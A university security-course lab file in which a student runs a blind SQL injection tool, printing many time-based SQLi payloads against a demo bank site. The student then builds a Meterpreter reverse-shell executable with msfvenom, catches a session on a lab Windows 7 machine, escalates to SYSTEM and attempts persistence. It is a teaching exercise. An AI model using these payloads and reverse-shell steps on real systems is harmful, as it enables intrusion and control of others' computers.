UNIVERSITY OF TOMORROW

IT DATA SECURITY LAB FILE

Name- Dhairya Jain
Sap ID- 500105432
Batch- CSF-B4

EXPERIMENT-4


SQL Injection and Malware Threats

BSQL Hacker Tool

Objective: Explore SQL injection attacks using BSQL.


Tools Required: BSQL Hacker.

- Install BSQLinjector




```
┌──(root㉿10)-[/home/dj]
└─# git clone https://github.com/KKonaNN/bsqli
Cloning into 'bsqli'...
remote: Enumerating objects: 30, done.
remote: Counting objects: 100% (30/30), done.
remote: Compressing objects: 100% (26/26), done.
remote: Total 30 (delta 4), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (30/30), 359.72 KiB | 2.48 MiB/s, done.
Resolving deltas: 100% (4/4), done.
```

- Make the script executable




```
┌──(root㉿10)-[/home/dj]
└─# cd bsqli

┌──(root㉿10)-[/home/dj/bsqli]
└─# ls
main.py  payloads  README.md  static
```

- Provide the Target URL




```
  GNU nano 8.1                                                      urls.txt
http://demo.testfire.net/bank/showAccount?listAccounts=
```

- Start the Injection Process




```
┌──(root㉿10)-[/home/dj/bsqli]
└─# python main.py -l "urls.txt" -p "payloads/xor.txt" -t 10 -s
Traceback (most recent call last):
  File "/home/dj/bsqli/main.py", line 13, in <module>
    from pystyle import Center, Colors, Colorate, System, Write
ModuleNotFoundError: No module named 'pystyle'
```

- An error occurred due to pystyle is not installed
- So installing pystyle



```
┌──(root㉿10)-[/home/dj/bsqli]
└─# pip3 install pystyle
Collecting pystyle
  Downloading pystyle-2.9-py3-none-any.whl.metadata (343 bytes)
Downloading pystyle-2.9-py3-none-any.whl (13 kB)
Installing collected packages: pystyle
Successfully installed pystyle-2.9
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the system
package manager, possibly rendering your system unusable.It is recommended to use a virtual environment instead: ht
tps://pip.pypa.io/warnings/venv. Use the --root-user-action option if you know what you are doing and want to suppr
ess this warning.
```


- Again running the program



```
┌──(root㉿10)-[/home/dj/bsqli]
└─# python main.py -l "urls.txt" -p "payloads/xor.txt" -t 10 -s

__________  _________________  .____    .___
\______   \/   _____/\_____  \ |    |   |   |
 |    |  _/\_____  \  /  / \  \|    |   |   |
 |    |   \/        \/   \_/.  \    |___|   |
 |______  /_______  /\_____\ \_/_______ \___|
        \/        \/        \__>       \/

                          By KonaN<3
[21:04:27] [!] Found a total of 1 URLs
[21:04:28] [ X ] Not Vulnerable: http://demo.testfire.net/bank/showAccount?listAccounts=X'XOR(if(now()=sysdate(),(s
leep((((10))))),0))XOR'X | Time: 0.29
[21:04:28] [ X ] Not Vulnerable: http://demo.testfire.net/bank/showAccount?listAccounts=X'XOR(if(now()=sysdate(),/*
*/sleep(10)/**/,0))XOR'X | Time: 0.28
[21:04:28] [ X ] Not Vulnerable: http://demo.testfire.net/bank/showAccount?listAccounts=0'XOR(if(now()=sysdate(),sl
eep(10),0))XOR'X | Time: 0.26
[21:04:28] [ X ] Not Vulnerable: http://demo.testfire.net/bank/showAccount?listAccounts=0"XOR(if(now()=sysdate(),sl
eep(10),0))XOR"Z | Time: 0.26
[21:04:28] [ X ] Not Vulnerable: http://demo.testfire.net/bank/showAccount?listAccounts='XOR(SELECT(0)FROM(SELECT(S
LEEP(10)))a)XOR'Z | Time: 0.29
[21:04:28] [ X ] Not Vulnerable: http://demo.testfire.net/bank/showAccount?listAccounts=' AND (SELECT 8839 FROM (SE
LECT(SLEEP(10)))uzIY) AND '‘mSUA'=''mSUA | Time: 0.26
[21:04:28] [ X ] Not Vulnerable: http://demo.testfire.net/bank/showAccount?listAccounts=(SELECT(0)FROM(SELECT(SLEEP
(10)))a) | Time: 0.27
[21:04:29] [ X ] Not Vulnerable: http://demo.testfire.net/bank/showAccount?listAccounts=X'XOR(if((select now()=sysd
ate()),BENCHMARK(1000000,md5('xyz')),0))XOR'X | Time: 0.28
[21:04:29] [ X ] Not Vulnerable: http://demo.testfire.net/bank/showAccount?listAccounts='XOR(if((select now()=sysda
te()),sleep(10),0))XOR'Z | Time: 0.28
[21:04:29] [ X ] Not Vulnerable: http://demo.testfire.net/bank/showAccount?listAccounts=["')//OR//MID(0x352e362e333
32d6c6f67,1,1)//LIKE//5//%23"] | Time: 0.26
[21:04:29] [ X ] Not Vulnerable: http://demo.testfire.net/bank/showAccount?listAccounts=DBMS_PIPE.RECEIVE_MESSAGE(%
5BINT%5D,5)%20AND%20%27bar%27=%27bar | Time: 0.28
[21:04:29] [ X ] Not Vulnerable: http://demo.testfire.net/bank/showAccount?listAccounts=CASE//WHEN(LENGTH(version()
)=10)THEN(SLEEP(10))END | Time: 0.26
[21:04:29] [ X ] Not Vulnerable: http://demo.testfire.net/bank/showAccount?listAccounts=(SELECT * FROM (SELECT(SLEE
P(10)))a) | Time: 0.29
[21:04:29] [ X ] Not Vulnerable: http://demo.testfire.net/bank/showAccount?listAccounts=');(SELECT 4564 FROM PG_SLE
EP(10))-- | Time: 0.26
[21:04:29] [ X ] Not Vulnerable: http://demo.testfire.net/bank/showAccount?listAccounts=1 AND (SELECT(0)FROM(SELECT
(SLEEP(10)))a)-- wXyW | Time: 0.26
[21:04:30] [ X ] Not Vulnerable: http://demo.testfire.net/bank/showAccount?listAccounts=AND 5851=DBMS_PIPE.RECEIVE_
MESSAGE([INT],5) AND 'bar'='bar | Time: 0.26
[21:04:30] [ X ] Not Vulnerable: http://demo.testfire.net/bank/showAccount?listAccounts=1' AND (SELECT 6268 FROM (S
ELECT(SLEEP(10)))ghXo) AND 'IKlK'='IKlK | Time: 0.26
[21:04:30] [ X ] Not Vulnerable: http://demo.testfire.net/bank/showAccount?listAccounts=*'XOR(if(2=2,sleep(10),0))O
R' | Time: 0.26
[21:04:30] [ X ] Not Vulnerable: http://demo.testfire.net/bank/showAccount?listAccounts=2021 AND (SELECT 6868 FROM
(SELECT(SLEEP(10)))IiOE) | Time: 0.26
[21:04:30] [ X ] Not Vulnerable: http://demo.testfire.net/bank/showAccount?listAccounts=BENCHMARK(10000000,MD5(CHAR
(116))) | Time: 0.28
[21:04:30] [ X ] Not Vulnerable: http://demo.testfire.net/bank/showAccount?listAccounts='%2bbenchmark(10000000%2csh
a1(10))%2b' | Time: 0.26
```


Overview of Malware and Its Impact on Network Security

- Generate an Executable Payload:




```
┌──(root㉿kali)-[/home/dj]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.120 LPORT=4444 -f exe > malware1.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

- Start the Metasploit Framework




```
┌──(root㉿kali)-[/home/dj]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.120 LPORT=4444 -f exe > malware1.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(root㉿kali)-[/home/dj]
└─# msfconsole

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: You can use help to view all
available commands
Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

- Select a Payload




```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
```

- Set the Payload:




```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

- Configure the Payload
- Set the Local Host:




```
msf6 exploit(multi/handler) > set LHOST 192.168.0.120
LHOST => 192.168.0.120
```

- Set the Local Port:




```
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > 
```

- Deploy the Payload




- Start the Exploit




```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.120:4444
[*] Sending stage (175686 bytes) to 192.168.0.127
[*] Meterpreter session 1 opened (192.168.0.120:4444 → 192.168.0.127:49159) at 2024-09-14 22:33:15 +0530

meterpreter > █
```

- Analyzing the Impact of the Malware
- List Processes:




```
meterpreter > ps

Process List
============

 PID   PPID  Name                Arch  Session  User                          Path
 ---   ----  ----                ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System              x86   0
 260   4     smss.exe            x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 296   476   taskhost.exe        x86   1        dj-PC\dj                      C:\Windows\system32\taskhost.exe
 336   328   csrss.exe           x86   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 384   328   wininit.exe         x86   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 392   376   csrss.exe           x86   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 432   376   winlogon.exe        x86   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 468   836   dwm.exe             x86   1        dj-PC\dj                      C:\Windows\system32\Dwm.exe
 476   384   services.exe        x86   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 484   384   lsass.exe           x86   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 492   384   lsm.exe             x86   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 560   328   explorer.exe        x86   1        dj-PC\dj                      C:\Windows\Explorer.EXE
 596   476   svchost.exe         x86   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\svchost.exe
 664   476   svchost.exe         x86   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\system32\svchost.exe
 716   476   svchost.exe         x86   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 836   476   svchost.exe         x86   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 864   476   svchost.exe         x86   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\system32\svchost.exe
 920   476   svchost.exe         x86   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\svchost.exe
 968   716   audiodg.exe         x86   0
 1004  476   svchost.exe         x86   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\svchost.exe
 1088  476   TrustedInstaller.e  x86   0        NT AUTHORITY\SYSTEM           C:\Windows\servicing\TrustedInstall
             xe                                                               er.exe
 1228  476   svchost.exe         x86   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\system32\svchost.exe
 1328  476   spoolsv.exe         x86   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1364  476   svchost.exe         x86   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\system32\svchost.exe
 1464  476   svchost.exe         x86   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\system32\svchost.exe
 1912  476   svchost.exe         x86   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\system32\svchost.exe
 2248  476   SearchIndexer.exe   x86   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\SearchIndexer.e
                                                                              xe
 2360  476   wmpnetwk.exe        x86   0        NT AUTHORITY\NETWORK SERVICE  C:\Program Files\Windows Media Play
                                                                              er\wmpnetwk.exe
 2596  560   malware1.exe        x86   1        dj-PC\dj                      C:\Users\dj\Desktop\malware1.exe
 2604  2248  SearchProtocolHost  x86   1        dj-PC\dj                      C:\Windows\system32\SearchProtocolH
             .exe                                                             ost.exe
 2628  2248  SearchFilterHost.e  x86   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\SearchFilterHos
             xe                                                               t.exe
 2732  476   svchost.exe         x86   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 2876  596   WmiPrvSE.exe        x86   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wbem\wmiprvse.e
                                                                              xe
```

- System Information:




```
meterpreter > sysinfo
Computer        : DJ-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

- Elevate Privileges:



```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

- Create a Persistent Backdoor:



```
meterpreter > run persistence -U -i 5 -p 4444 -r 192.168.0.120

[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [...]
[-] The specified meterpreter session script could not be found: persistence
meterpreter > 
```